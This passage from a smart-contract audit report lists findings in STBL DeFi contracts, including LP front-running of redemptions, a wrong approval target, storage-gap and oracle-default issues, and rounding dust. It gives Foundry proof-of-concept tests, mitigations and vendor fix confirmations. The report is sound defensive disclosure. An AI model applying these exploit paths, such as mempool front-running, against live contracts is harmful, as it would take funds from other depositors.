    INITIAL_HAIRCUT,
    "exploit: merged NFT must NOT preserve inputs' hairCut"
);

console.log("[+] EXPLOIT CONFIRMED: merge() re-stamped output hairCut from registry");
console.log("  registry hairCut:", NEW_HAIRCUT, "  inputs hairCut:", INITIAL_HAIRCUT);

// == [ Phase 6: Secondary impact - mergedNFT is incompatible with same-epoch peer NFT C ] ==

console.log("--- Phase 6: Transfer NFT C to user1, attempt merge(mergedNFT, C) --- expect revert
↳ ---");
console.log("Merged NFT hairCut:", mergedHairCut, "  NFT C hairCut:",
↳ yld.getNFTData(nftC).Fees.hairCut);

vm.prank(user2);
yld.transferFrom(user2, user1, nftC);

vm.startPrank(user1);
yld.approve(address(splitMerge), mergedNFT);

```



```

yld.approve(address(splitMerge), nftC);

// hairCut mismatch at line 184 of merge() fires: metaA.hairCut (20) != metaB.hairCut (10)
// (assetID equality at line 181 passes since both NFTs share the same assetRegID)
vm.expectRevert(
    abi.encodeWithSelector(STBL_InvalidAsset.selector, assetRegID, assetRegID)
);
splitMerge.merge(mergedNFT, nftC);

vm.stopPrank();

console.log("[+] SECONDARY IMPACT CONFIRMED: merge(mergedNFT, C) reverts with STBL_InvalidAsset
↳ --", NEW_HAIRCUT, "!=" , INITIAL_HAIRCUT);
console.log("[+] Same-epoch NFT C is permanently incompatible with the re-stamped merged
↳ position");
}
}

```

Recommended Mitigation: Replace `_generateFeesStruct(metaA.assetID)` with `metaA.Fees` at the `Fees:` field of the merged output struct in `merge`. The equality check at lines 183–184 already guarantees both inputs carry the same fee snapshot, so the output can inherit `metaA.Fees` directly. No registry read is needed at this point, and the merged NFT remains compatible with same-epoch peers for all subsequent operations.

STBL: Fixed in commits [59953ff](#) && [9315f68](#).

Cyfrin: Verified. `STBL_YLD_SplitMerge` now preserve the inputs' agreed `hairCut` on the merged output by overriding `merged.Fees.hairCut = metaA.Fees.hairCut` after the `_generateFeesStruct` call, discarding the live-registry value in favour of the epoch snapshot both inputs carried

7.3.8 Each `STBL_Redemption_Core::iRedeem` lowers the pool's per-share value without compensating LPs, creating an incentive for LPs to front-run pending redeems

Description: `STBL_Redemption_Core::iRedeem` (`contracts/redemption/STBL_Redemption_Core.sol:172`) splits the pool NFT, redeems the split slice through the issuer, and forwards the asset tokens to the redeemer. The pool NFT's `stableValueNet` falls by `_amt`, but `totalSupply` is never decremented. The per-LP withdrawable value is computed by `STBL_Redemption_Core::iFetchShare` (`contracts/redemption/STBL_Redemption_Core.sol:97`):

```

return (userData[_user].stableValueNet * MetaData.stableValueNet) / totalSupply;

```

With `totalSupply` unchanged and `MetaData.stableValueNet` reduced, every LP's `STBL_Redemption_Core::iFetchShare` drops proportionally on every redeem. The LPs receive nothing in return: the redeemer's USST is burned inside `STBL_UT1e_Issuer::iWithdraw`, the pool gains no fee, and the asset tokens are forwarded directly to the redeemer.

An LP who sees a pending `STBL_Redemption::redeem` in the mempool is strictly better off calling `STBL_Redemption::withdraw(theirFullShare)` first to exit at the pre-redeem ratio, leaving the next-in-line LPs to absorb the loss.

Impact: LPs subsidize redemption liquidity without compensation, and the rational strategy is to race to exit before any visible redeem lands. The pool degenerates toward a death-spiral whenever a sizable redeem appears: the first LPs to withdraw escape at full value, the last LPs are left holding a depleted pool.

Proof of Concept:

1. LPs A and B each deposit a YLD NFT worth 100 `stableValueNet` via `STBL_Redemption::deposit`. Pool NFT now has `stableValueNet = 200`, `totalSupply = 200`. `STBL_Redemption_Core::iFetchShare(A) = STBL_Redemption_Core::iFetchShare(B) = 100`.
2. Redeemer C submits `STBL_Redemption::redeem(50)` to the mempool.

3. A observes C's pending transaction and front-runs with `STBL_Redemption::withdraw(100)`. At that moment `STBL_Redemption_Core::iFetchShare(A) = 100`, so the call succeeds and A exits with 100 of value. Pool NFT now 100, `totalSupply = 100`.
4. C's `STBL_Redemption::redeem(50)` then executes against the smaller pool: pool NFT drops to 50, `totalSupply` is left at 100.
5. B's `STBL_Redemption_Core::iFetchShare(B) = (100 * 50) / 100 = 50`, half of what B deposited. B absorbs the entire 50 of redemption cost that A escaped.

Recommended Mitigation: Add a lock-in period on LP withdrawals inside `STBL_Redemption_Core::iWithdraw`. An LP that deposits at time T cannot call `STBL_Redemption::withdraw` until $T + \text{lockDuration}$, so they cannot react to a pending `STBL_Redemption::redeem` in the mempool and exit at the pre-redeem ratio. With the front-running path closed, the per-share value loss is absorbed evenly across the LP set the pool actually had at the time of the redeem.

To make the absorbed loss recoverable instead of permanent, route the yield that accrues to the pool NFT through `STBL_Redemption_Core::iClaimYield` regularly: yield distributed via `rewardIndex` raises every LP's claimable balance over time and offsets the per-share value the redeem removed. As long as accrued yield over the lock period meets or exceeds expected per-share redemption losses, LPs are not net worse off for staying in the pool.

Optionally cap each `STBL_Redemption::redeem` (and/or the cumulative redeemed amount in a rolling window) at a percentage of the pool NFT's `stableValueNet`, so no single redeem can move the per-share ratio by a large amount. A cap turns redemption pressure into a queue rather than a single discrete dilution event, making the lock-in period a smaller burden in practice.

STBL: Patched in commit [727cf6e](#).

Cyfrin: Resolved. The withdraw timelock and continuous yield routing reduce the front-run incentive and compensate LPs who stay in the pool. The protection depends on an operational guideline, since `_setTimelock` only enforces `_timelock != 0` and the admin must set a value high enough to be effective.

7.4 Low Risk

7.4.1 Wrong USST approval target in STBL_ESS_Wrapper1::asset_Withdraw leaves standing USST allowance on issuer

Description: STBL_ESS_Wrapper1 is the abstract base contract implementing the ESS withdrawal flow. Its internal `asset_Withdraw` function iterates over the YLD NFTs in a vault lot and for each NFT calls `approve` before invoking `iSTBL_Issuer::withdraw`:

```
STBL_USST.approve(Ratios[MetaData.assetID].issuer, MetaData.stableValueNet);
iSTBL_Issuer(Ratios[MetaData.assetID].issuer).withdraw(nftIDs[i]);
```

The approval targets the issuer contract. However, the issuer's `withdraw` call chains internally to `STBL_Core::exit`, which calls `USST::burn`. The USST burn implementation is:

```
IERC20(address(this)).safeTransferFrom(_from, address(this), _amt);
```

The spender is `address(this)` — the USST contract itself. The required allowance is `allowance[wrapper][USST_contract]`; the issuer is never the spender and never uses the allowance set by the abstract.

The concrete `STBL_XLayer_Wrapper` compensates at initialization with `IERC20(usstToken).approve(usstToken, type(uint256).max)`, so the current deployment is not broken.

The risk is latent: any future concrete implementation that extends `STBL_ESS_Wrapper1` without replicating this initialization-time approval will have all `ess_withdraw` calls revert at the USST burn step, permanently locking ESS holders out of their underlying assets.

A secondary consequence is a persistent standing allowance. Because ERC-20 `approve` sets (not increments) the allowance, after each `asset_Withdraw` loop the issuer is left with `allowance[wrapper][issuer] = stableValueNet_of_last_NFT` — unspent and never revoked.

Proof of Concept:

- `test_poc_wrongApprovalTarget_StandingAllowance` — completes a successful withdrawal and asserts both issuers hold non-zero USST allowances (issuer1: 2,908.8 USST, issuer2: 6,787.2 USST) that were never consumed.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./XLayer_Setup.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";

/**
 * @title XLayer_Withdraw_PoC
 * @notice Proof-of-concept for the wrong USST approval target in STBL_ESS_Wrapper1.asset_Withdraw.
 *
 * Root cause: asset_Withdraw (STBL_ESS_Wrapper1.sol:215-218) calls
 *   STBL_USST.approve(Ratios[MetaData.assetID].issuer, MetaData.stableValueNet)
 * but the actual USST burn in STBL_Core.exit() calls
 *   USST.burn(wrapper, value) -> safeTransferFrom(wrapper, USST, amt)
 * meaning the spender must be the USST contract itself, not the issuer.
 *
 * The current deployment is only functional because STBL_XLayer_Wrapper.initialize sets
 *   IERC20(usstToken).approve(usstToken, type(uint256).max)
 * which is the compensating max approval. Without it, every ess_withdraw reverts.
 *
 * Two impacts are demonstrated below:
 * (1) DoS when the compensating max approval is absent.
 * (2) Issuer accumulates a standing, unspent USST allowance after every successful withdrawal.
 */
contract XLayer_Withdraw_PoC is XLayer_Setup {
    uint256 constant DEPOSIT_AMOUNT = 9696 * 10 ** 18;
```

```

function setUp() public override {
    super.setUp();
    mintTestTokensToUser(user1, 100_000 * 10 ** 18);
    approveWrapperForUser(user1);
}

// == [ PoC : Standing issuer allowance issuer retains unspent USST allowance after withdrawal ] ==

/// @notice PoC: Wrong USST approval target in asset_Withdraw
/// Title: Wrong USST approval target in asset_Withdraw breaks ESS withdrawals and leaves
    ↳ standing USST allowance on issuer
/// Affected: STBL_ESS_Wrapper1.sol:214-221
/// Impact: (1) ESS withdrawals DoS in any deployment without compensating init-time max approval;
    ↳ (2) issuer accumulates unspent USST allowance on every withdrawal
/// Author: 0xStalin
function test_poc_wrongApprovalTarget_StandingAllowance() public {
    // == [ Step 1: User deposits to receive ESS tokens and a lot ] ==
    vm.startPrank(user1);
    uint256 lotId = xLayerWrapper.ess_deposit(DEPOSIT_AMOUNT);
    vm.stopPrank();

    uint256 essReceived = xLayerToken.balanceOf(user1);

    console.log("=== PoC 2: Standing issuer USST allowance after withdrawal ===");
    console.log("[*] Deposit complete. lotId:", lotId);
    console.log("[*] ESS tokens received:", essReceived / 1e18);

    // == [ Step 2: Confirm issuers hold zero USST allowance before withdrawal ] ==
    uint256 issuer1AllowanceBefore = usst.allowance(
        address(xLayerWrapper),
        address(issuer1)
    );
    uint256 issuer2AllowanceBefore = usst.allowance(
        address(xLayerWrapper),
        address(issuer2)
    );
    console.log("[*] issuer1 USST allowance before withdrawal:", issuer1AllowanceBefore);
    console.log("[*] issuer2 USST allowance before withdrawal:", issuer2AllowanceBefore);

    // == [ Step 3: Approve wrapper to spend the user's ESS tokens, then withdraw ] ==
    // _Wrapper_ess_withdraw pulls ESS from caller via transferFrom.
    vm.startPrank(user1);
    xLayerToken.approve(address(xLayerWrapper), type(uint256).max);

    // Warp time to satisfy PT duration requirement (assets configured with 7-day duration)
    vm.warp(block.timestamp + 8 days);

    uint256[] memory nftIds = xLayerWrapper.ess_withdraw(lotId);
    vm.stopPrank();

    console.log("[*] ess_withdraw succeeded. NFTs redeemed:", nftIds.length);

    // == [ Step 4: Assert that the issuers now hold unspent USST allowances ] ==
    uint256 issuer1AllowanceAfter = usst.allowance(
        address(xLayerWrapper),
        address(issuer1)
    );
    uint256 issuer2AllowanceAfter = usst.allowance(
        address(xLayerWrapper),
        address(issuer2)
    );
}

```

```

console.log("[*] issuer1 USST allowance after withdrawal:", issuer1AllowanceAfter);
console.log("[*] issuer2 USST allowance after withdrawal:", issuer2AllowanceAfter);

// The issuers were never the correct spender - they never consumed the allowance.
// Both should be non-zero, demonstrating the standing capability granted unnecessarily.
assertGt(
    issuer1AllowanceAfter,
    0,
    "issuer1 must hold unspent USST allowance (standing capability)"
);
assertGt(
    issuer2AllowanceAfter,
    0,
    "issuer2 must hold unspent USST allowance (standing capability)"
);

console.log("[+] CONFIRMED: issuers hold unspent USST allowances after successful withdrawal");
console.log("[+] issuer1 standing USST allowance:", issuer1AllowanceAfter);
console.log("[+] issuer2 standing USST allowance:", issuer2AllowanceAfter);
}
}

```

Recommended Mitigation: In `STBL_ESS_Wrapper1::asset_Withdraw`, replace the approval target from the issuer address to `address(STBL_USST)` to align with the USST burn mechanism:

This makes the abstract self-consistent, eliminates the issuer's standing allowance, and removes the dependency on concrete implementations to compensate via an initialization-time max approval.

STBL: Fixed in commits [cb5f79e](#) & [41002d1](#).

Cyfrin: Verified. The approval target in `asset_Withdraw` was corrected from the issuer address to the USST token contract itself, aligning with how the USST burn mechanism works.

7.4.2 `STBL_Redemption_Core::iClaimYield` reverts on empty pool (`totalSupply == 0`)

Description: `STBL_Redemption::claimYield` routes to `STBL_Redemption_Core::iClaimYield`:

```

function iClaimYield() internal {
    AssetDefinition memory AssetData = registry.fetchAssetData(AssetID);
    uint256 _value = iSTBL_YieldDistributor(AssetData.rewardDistributor).claim(NFTID);
    rewardIndex += (_value * MULTIPLIER) / totalSupply;
}

```

When `totalSupply == 0` (fresh pool, or after full LP exit), the division panics with Solidity 0x12 (division by zero). This contradicts the public expectation that anyone can safely call `claimYield` as upkeep.

Impact: Unexpected Revert / DoS

Recommended Mitigation: Guard the empty-pool state before division:

```

function iClaimYield() internal {
    if (totalSupply == 0) return;
    AssetDefinition memory AssetData = registry.fetchAssetData(AssetID);
    uint256 _value = iSTBL_YieldDistributor(AssetData.rewardDistributor).claim(NFTID);
    rewardIndex += (_value * MULTIPLIER) / totalSupply;
}

```

STBL: Fixed in commit [68920b7](#).

Cyfrin: Verified. `iClaimYield` now reverts `STBL_Redemption_VaultInactive` when `totalSupply == 0`, replacing the division-by-zero panic with an explicit guard. Internal callers are unaffected since they only reach it while `totalSupply > 0`.

7.4.3 STBL_ESS_Wrapper1 initializer missing duplicate assetID check in _ratios causes double token pull and double NFT mint on every ess_deposit

Description: STBL_ESS_Wrapper1.__STBL_ESS_Wrapper1_init_unchained configures the asset basket by iterating a caller-supplied _ratios array and appending each _ratios[i].assetID to the assetIDs storage array. The loop writes Ratios[assetID] per entry and then sets assetIDs = ids — where ids is allocated with length _ratios.length.

There is no check that each assetID is unique:

```
uint256[] memory ids = new uint256[](_ratios.length);
for (uint256 i = 0; i < _ratios.length; i++) {
    Ratios[_ratios[i].assetID].ratio = _ratios[i].ratio;
    Ratios[_ratios[i].assetID].issuer = AssetData.issuer;
    ...
    ids[i] = _ratios[i].assetID;
}
assetIDs = ids;
```

Both iCalculateRatios and asset_issue iterate assetIDs.length without deduplication. With a duplicate entry, asset_issue executes IERC20.transferFrom twice for the same asset token — pulling double the intended amount from the depositing user.

Impact: If _ratios contains the same assetID twice, assetIDs ends up with two entries for that ID. The Ratios mapping uses last-writer-wins so the final mapping value is consistent, but assetIDs.length is permanently inflated.

A secondary consequence exists in STBL_XLayer_Wrapper.initialize, which has a parallel loop (assetTokens.push(_ratios[i].token)) that also lacks deduplication. ess_withdraw iterates assetTokens to return balance deltas to the caller; a duplicate token address there causes the contract to transfer the same token's recovered balance twice to the withdrawer, potentially draining any residual token balance held by the wrapper.

Recommended Mitigation: In __STBL_ESS_Wrapper1_init_unchained, add a uniqueness check for each assetID before writing to the Ratios mapping. Because the mapping is zero-initialized, a non-zero issuer value after the first write is a reliable duplicate signal — revert with a custom error if Ratios[_ratios[i].assetID].issuer != address(0) at the start of each iteration.

Apply the same guard to the assetTokens loop in STBL_XLayer_Wrapper.initialize, or derive assetTokens from the already-validated assetIDs array after the parent initializer returns.

STBL: Fixed in commits [0a0832e](#) & [0d77f23](#).

Cyfrin: Verified. The abstract STBL_ESS_Wrapper1 initializer now rejects duplicate assetID entries via two guards — a mapping check (Ratios[assetID].issuer != address(0)) and a loop over the already-populated ids array — both reverting with STBL_ESS_DuplicateAssetID.

The concrete STBL_XLayer_Wrapper eliminates the secondary issue entirely by removing the separate assetTokens array; ess_withdraw now derives token addresses directly from Ratios[assetIDs[i]].token, closing the double-transfer path that existed when a duplicate token address appeared twice in that list

7.4.4 upgradeable base contracts lack a storage gap

Description: The abstract upgradeable base contracts STBL_ESS_Wrapper1 and STBL_ESS_NFT_Vault1 declare their state as a plain sequential list, with no trailing storage gap and no ERC-7201 namespaced storage. The concrete UUPS contracts STBL_XLayer_Wrapper and STBL_XLayer_NFT_Vault append their own state (wrapper, assetTokens, _version) immediately after the base slots.

Because the bases reserve no gap, inserting even one new variable into either base in a future implementation shifts every derived-contract slot down by one. After such an upgrade the derived contracts read mislabeled storage: _version and assetTokens resolve to slots holding stale base data, and wrapper (the address only-wrapper trusts) resolves to unrelated data, breaking access control. The in-code comments at STBL_ESS_NFT_

Vault1.sol:62-69 ("Added after `_version` for upgrade compatibility") show the team already performs exactly this class of layout-affecting edit.

Impact: No effect on the current bytecode. The defect is latent: a future upgrade that appends a field to either base corrupts all derived storage. Rated Low as a defense-in-depth recommendation, since it reflects no current runtime bug.

Recommended Mitigation: Add a trailing `uint256[50] private __gap;` to `STBL_ESS_Wrapper1` and `STBL_ESS_NFT_Vault1` (decrementing it when fields are added), or migrate the bases to ERC-7201 namespaced storage.

STBL: Fixed in commit [f05b29d](#).

Cyfrin: Verified. Added storage gap to base contracts. The concrete contracts that inherit from these base contracts **must** be freshly deployed, as this change modifies the storage layout of the previous version.

7.4.5 STBL_ESS_Wrapper1 initializer missing `sum(ratios) == FEES_CONSTANT` check allows permanent basket misconfiguration, silently corrupting all subsequent ESS deposits

Description: `STBL_ESS_Wrapper1::__STBL_ESS_Wrapper1_init_unchained` configures the asset basket by iterating over a caller-supplied `_ratios` array. Each entry is validated individually — if `(_ratios[i].ratio > FEES_CONSTANT)` revert — but there is no check that the aggregate sum equals `FEES_CONSTANT` (10^9). - SPEC §7.1 explicitly requires this: "All asset allocation ratios in a basket must sum to `FEES_CONSTANT`."

`iCalculateRatios(_amt)` allocates a user's deposit across assets using these ratios: `individualAmts[i] = _amt * Ratios[assetID].ratio / FEES_CONSTANT`. If the sum of all ratios deviates from `FEES_CONSTANT`, the total allocated across assets differs from `_amt`.

- When the sum is less than `FEES_CONSTANT`, a portion of the intended deposit is silently unallocated — users deposit less total asset value than the `_amt` parameter implies and receive proportionally less ESS.
- When the sum exceeds `FEES_CONSTANT`, users are silently over-charged, as more total asset value is pulled than `_amt` implies.

In both cases ESS minting remains correctly backed by the actual USST delta, so the ESS collateral invariant holds; what breaks is the basket composition invariant and the expected deposit behaviour.

Recommended Mitigation: Accumulate a running sum in the init loop and assert equality with `FEES_CONSTANT` after the loop before the function returns.

STBL: Fixed in commit [983f5f3](#).

Cyfrin: Verified. The initializer now accumulates a running `ratioSum` across all ratio entries and reverts with `STBL_InvalidFeePercentage` if the total does not equal `FEES_CONSTANT` after the loop.

7.4.6 STBL_XLayer_Asset_Oracle::fetchPrice reverts on every price while `PRICE_THRESHOLD` is left at its default 0

Description: `STBL_XLayer_Asset_Oracle::fetchPrice` rejects a price as stale when `time + PRICE_THRESHOLD <= block.timestamp`:

```
function fetchPrice() external view returns (uint256) {
    if (!Enabled) revert STBL_Asset_OracleDisabled();
    (uint256 price, uint256 time) = oracle.getPriceData();
    if (time + PRICE_THRESHOLD <= block.timestamp)
        revert STBL_Asset_OracleStalePrice(price, time);
    return price;
}
```

`PRICE_THRESHOLD` is a plain `uint256` storage variable with no value assigned in the constructor, so it defaults to 0. With `PRICE_THRESHOLD == 0` the staleness condition collapses to `time <= block.timestamp`, which holds for any price whose time is the current block or earlier. A price would pass only if `time > block.timestamp`, which is not reachable. Every call to `fetchPrice` therefore reverts with `STBL_Asset_OracleStalePrice` until an admin calls `setPriceThreshold` with a non-zero value.

fetchPrice is reached through STBL_XLayer_Asset_Issuer::deriveAssetValue, which STBL_ESS_Wrapper1::iCalculateRatios calls inside ess_deposit. While the threshold is 0, every deposit reverts.

No deploy automation sets the threshold. The Hardhat deploy tasks (stbl-contracts-evm-ess-common/scripts/tasks/deploy/) deploy and wire only the Token, Wrapper, and NFT Vault, and resolve asset oracle addresses from the external stbl-contracts-evm-asset-type1 deployment. No script deploys STBL_XLayer_Asset_Oracle or calls setPriceThreshold, and the constructor sets no default, so a deployer that uses this oracle must call setPriceThreshold manually before any deposit can succeed.

The condition is fully recoverable. The admin holds DEFAULT_ADMIN_ROLE and can call setPriceThreshold at any time to set a sane staleness window. The fault would also surface immediately on the first deposit attempt after deployment. This is a missing-default / deployment-configuration issue, not a permanent or unrecoverable defect.

Impact: If the oracle is deployed and the threshold setter is not called, all ess_deposit calls revert until the admin sets PRICE_THRESHOLD. No funds are lost and the condition is corrected by a single admin transaction. Low.

Recommended Mitigation: Initialize PRICE_THRESHOLD to a sensible default in the constructor, or revert in fetchPrice when PRICE_THRESHOLD == 0 so the misconfiguration produces an explicit error instead of an unconditional stale-price revert:

```
constructor(address _oracleAddr) AccessControl() {
    _grantRole(DEFAULT_ADMIN_ROLE, _msgSender());
    oracle = IRWAOracle(_oracleAddr);
    Enabled = true;
    PRICE_THRESHOLD = 1 hours; // sane default
}
```

STBL: Fixed in commit [47dec45](#).

Cyfrin: Verified. STBL_XLayer_Asset_Oracle constructor now accepts a _priceThreshold parameter and assigns it to PRICE_THRESHOLD at deployment, eliminating the silent 0 default

7.4.7 STBL_YLD_SplitMerge::merge is missing a _tokenIdA != _tokenIdB check

Description: STBL_YLD_SplitMerge::merge (stbl-contracts-evm-redemptions/contracts/splitter/STBL_YLD_SplitMerge.sol:162-224) accepts two token ids and validates ownership, disabled state, assetID, and hair-Cut, but never checks that the two ids are distinct:

```
function merge(uint256 _tokenIdA, uint256 _tokenIdB) external whenNotPaused returns (uint256
↳ newTokenId) {
    address caller = msg.sender;
    if (YLD.ownerOf(_tokenIdA) != caller) revert STBL_YLD_NotOwner(_tokenIdA);
    if (YLD.ownerOf(_tokenIdB) != caller) revert STBL_YLD_NotOwner(_tokenIdB);
    ...
    if (metaA.assetID != metaB.assetID) revert STBL_InvalidAsset(metaA.assetID, metaB.assetID);
    ...
}
```

When _tokenIdA == _tokenIdB, merge proceeds with both ids resolving to the same NFT, builds the merged metadata by summing every monetary field against itself, and then calls YLD.burn on that id twice. The second burn reverts inside ownerOf with ERC721NonexistentToken because the first burn already removed the token, so merge reverts with an opaque ERC-721 error rather than rejecting the invalid input up front.

The sibling STBL_ESS_NFT_Vault1::_transferLot performs exactly this distinct-operand check on its two parameters:

```
if (_from == _to) revert STBL_ESS_InvalidTransfer(_from, _to);
```

merge has no equivalent guard on its two token-id parameters.

Impact: merge(X, X) reverts with a misleading ERC721NonexistentToken error instead of a clear domain-level rejection. No funds are at risk. Low.

Recommended Mitigation: Reject the equal-id case at the top of merge, matching the distinct-operand check `_transferLot` already uses:

```
if (_tokenIdA == _tokenIdB) revert STBL_InvalidAsset(_tokenIdA, _tokenIdB);
```

STBL: Fixed in commits [7183df1](#) && [9315f68](#).

Cyfrin: Verified. STBL_YLD_SplitMerge contracts now include a `_tokenIdA == _tokenIdB` guard at the top of merge

7.4.8 Yield_Util::callDistributeYield **batches all assets in one unbounded loop, so one reverting vault blocks all yield**

Description: Yield_Util::callDistributeYield (stbl-contracts-evm-redemptions/contracts/Util.sol:69-83) distributes yield by iterating every registered asset and calling distributeYield() on each vault in a single transaction:

```
function callDistributeYield() external {
    if (!_registry.hasRole(YIELD_DISTRIBUTION_ROLE, msg.sender))
        revert Unauthorized_Caller(msg.sender);

    uint256 count = _registry.fetchCounter();

    for (uint256 i = 1; i <= count; i++) {
        AssetDefinition memory asset = _registry.fetchAssetData(i);

        if (asset.status != AssetStatus.ENABLED) continue;
        if (asset.vault == address(0)) continue;

        iSTBL_T1_Vault(asset.vault).distributeYield();
    }
}
```

The loop has no per-vault error isolation (no try/catch) and no upper bound. If any one vault's distributeYield() reverts (a paused vault, a transient oracle or price failure, a misconfigured or malicious vault), the whole batch reverts and no asset receives its distribution. As the asset registry grows, the same unbounded loop eventually exceeds the block gas limit.

Impact: DoS

Recommended Mitigation: Isolate per-vault failures, and provide a per-asset distribution endpoint:

```
for (uint256 i = 1; i <= count; i++) {
    AssetDefinition memory asset = _registry.fetchAssetData(i);
    if (asset.status != AssetStatus.ENABLED || asset.vault == address(0)) continue;
    try iSTBL_T1_Vault(asset.vault).distributeYield() {} catch {}
}
```

STBL: Fixed in commit [28f2868](#).

Cyfrin: Verified. Util contract has been deprecated.

7.4.9 deposit / withdraw round trip strands sub-wei dust in the vault and permanently inflates assetDepositNet

Description: STBL_T1e_Vault::withdrawERC20, reached through the in-scope STBL_XLayer_Asset_Vault (which inherits STBL_T1e_Vault), computes the asset-side outflow as two separate floor-divided fetchInversePrice calls:

```
uint256 withdrawAssetValue = iSTBL_Asset_Oracle(AssetData.oracle).fetchInversePrice(
    ((Metadata.stableValueNet + Metadata.haircutAmount) - withdrawFeeAmount)
);
```

```

uint256 withdrawFeeAssetValue = iSTBL_Asset_Oracle(AssetData.oracle).fetchInversePrice(
    withdrawfeeAmount
);
...
VaultData.assetDepositNet -= (withdrawAssetValue + withdrawFeeAssetValue);

```

fetchInversePrice is one floor division:

```

inversePrice = (amount * (10 ** oracle.getPriceDecimals())) / oracle.fetchPrice();

```

The deposit path stores `MetaData.assetValue` directly into `VaultData.assetDepositNet` without any inversion. The two paths are asymmetric: deposit adds an exact `assetValue`, withdraw subtracts the sum of two floor-divisions of derived USD amounts. When the oracle price has a prime-fraction divisor (the harness's asset 1 uses $\text{price} = 1.12 * 10^{18}$), the floor truncation does not cancel between the two `fetchInversePrice` calls, and the round trip leaves a residue.

The residue is **not** credited to `VaultData.depositFees`, `withdrawFees`, `yieldFees`, or `insuranceFees`. It stays in the vault's token balance and `VaultData.assetDepositNet` retains the matching overcount, both growing linearly with every deposit / withdraw cycle.

Impact: Each deposit and withdraw cycle on an asset whose oracle price is not an integer factor of $10 ** \text{priceDecimals}$ leaves one wei of asset token permanently stranded in the vault and overstates `assetDepositNet` by the same amount, inflating the yield differential consumed by `iDistributeYield`.

Proof of Concept: Five deposit/withdraw cycles on asset 1 ($\text{price} = 1.12 * 10^{18}$) and asset 2 ($\text{price} = 112 * 10^{18}$). Asset 1 drifts by one wei per cycle; asset 2 (integer divisor) does not drift.

```

function test_FINDING_AccountingDust_Accumulates() public {
    uint256 amount = 1_000 * 10 ** 18;
    uint256 cycles = 5;
    for (uint256 i = 0; i < cycles; i++) {
        vm.warp(block.timestamp + 1 days);

        vm.prank(user1);
        uint256 lotId = xLayerWrapper.ess_deposit(amount);

        vm.warp(block.timestamp + 3 days);

        vm.startPrank(user1);
        xLayerToken.approve(address(xLayerWrapper), type(uint256).max);
        xLayerWrapper.ess_withdraw(lotId);
        vm.stopPrank();

        VaultStruct memory v1c = vault1.fetchVaultData();
        VaultStruct memory v2c = vault2.fetchVaultData();
        emit log_named_uint("v1.assetDepositNet", v1c.assetDepositNet);
        emit log_named_uint("v2.assetDepositNet", v2c.assetDepositNet);
        emit log_named_uint("vault1 token bal",
            testToken1.balanceOf(address(vault1)));
        emit log_named_uint("vault2 token bal",
            testToken2.balanceOf(address(vault2)));
    }
}

```

Output:

```

cycle 1: v1.assetDepositNet = 1, vault1 balance = 1, v2 = 0, vault2 = 0
cycle 2: v1.assetDepositNet = 2, vault1 balance = 2, v2 = 0, vault2 = 0
cycle 3: v1.assetDepositNet = 3, vault1 balance = 3, v2 = 0, vault2 = 0
cycle 4: v1.assetDepositNet = 4, vault1 balance = 4, v2 = 0, vault2 = 0
cycle 5: v1.assetDepositNet = 5, vault1 balance = 5, v2 = 0, vault2 = 0

```

The drift is isolated to floor truncation inside `fetchInversePrice` on assets whose oracle price is not an integer factor of $10^{**priceDecimals}$.

Recommended Mitigation: Symmetrize the deposit and withdraw paths so the floor errors cancel. The simplest fix is to derive the withdraw asset value from the deposit-time `MetaData.assetValue` rather than re-inverting `stableValueNet + haircutAmount`:

```
uint256 withdrawFeeAssetValue = iSTBL_Asset_Oracle(AssetData.oracle)
    .fetchInversePrice(withdrawfeeAmount);

uint256 withdrawAssetValue = MetaData.assetValue - withdrawFeeAssetValue;
```

This matches the deposit accounting exactly. Alternatively, capture the rounding remainder explicitly (`MetaData.assetValue - withdrawAssetValue - withdrawFeeAssetValue`) and credit it to one of the fee buckets so it is recoverable through `iWithdrawFees` instead of stranded.

STBL: Acknowledged.

7.5 Informational

7.5.1 Stale OZ 4.x `__UUPSUpgradeable_init` calls in concrete UUPS implementations prevent compilation under OZ 5.x

Description: All six concrete UUPS implementation contracts - `STBL_XLayer_Wrapper`, `STBL_XLayer_NFT_Vault`, `STBL_XLayer_Token`, `STBL_XLayer_Asset_Issuer`, `STBL_XLayer_Asset_Vault`, and `STBL_XLayer_Asset_YieldDistributor` - in `stbl-contracts-evm-ess-common` call `__UUPSUpgradeable_init` inside their `initialize` functions, following the OpenZeppelin 4.x convention. In OZ 4.x this function existed as an empty no-op stub to fill the initializer chain. In OZ 5.0 it was removed entirely: `UUPSUpgradeable` carries no initializable storage, so the `__init` and `__init_unchained` stubs were dropped.

Calling an undefined function in Solidity is a compile-time error, so all six contracts cannot be compiled once OZ 5.x is resolved.

`package.json` declares `"@openzeppelin/contracts": "^5.4.0"` and `"@openzeppelin/contracts-upgradeable": "^5.4.0"`. The caret range permits any non-breaking 5.x release, and `npm` resolved both to 5.6.1 — the version in which `__UUPSUpgradeable_init` was removed. Had the version been pinned to exactly 5.4.0, the function would still be present and compilation would succeed. The caret range is therefore a latent upgrade hazard: any `npm install` on a clean environment silently installs a version that breaks the build.

All six contracts - `STBL_XLayer_Wrapper`, `STBL_XLayer_NFT_Vault`, `STBL_XLayer_Token`, `STBL_XLayer_Asset_Issuer`, `STBL_XLayer_Asset_Vault`, and `STBL_XLayer_Asset_YieldDistributor` - are affected. The same call also appears in `STBL_USST.sol` from the `@stbl-protocol/stbl-contracts-evm-core` external dependency, meaning the build failure extends beyond the in-scope contracts.

There is no runtime or funds-at-risk component. The failure is pre-deployment and has no exploitable security surface. It is documented here because the root cause (an OZ 4.x migration residue combined with an unpinned version range) is non-obvious: the build silently breaks on the next clean install without any change to the contract source.

Recommended Mitigation: Remove `__UUPSUpgradeable_init` from the `initialize` function of every affected concrete implementation. In OZ 5.x, UUPS contracts require no separate UUPS initializer call; the `_authorizeUpgrade` override and the `UUPSUpgradeable` inheritance are sufficient.

Additionally, pin the OZ dependency to the exact version in use (e.g. `"@openzeppelin/contracts": "5.6.1"`) to prevent a future `npm install` from silently resolving to a different version. Any future concrete implementation extending the abstract base contracts must not include `__UUPSUpgradeable_init`.

STBL: Fixed in commit [64d4887](#).

Cyfrin: Verified. OZ dependency version has been set to 5.4.0.

7.5.2 `STBL_XLayer_NFT_Vault::claimYield` routes yield to caller instead of lot owner, permanently diverting depositor rewards to `WRAPPER_MANAGER_ROLE`

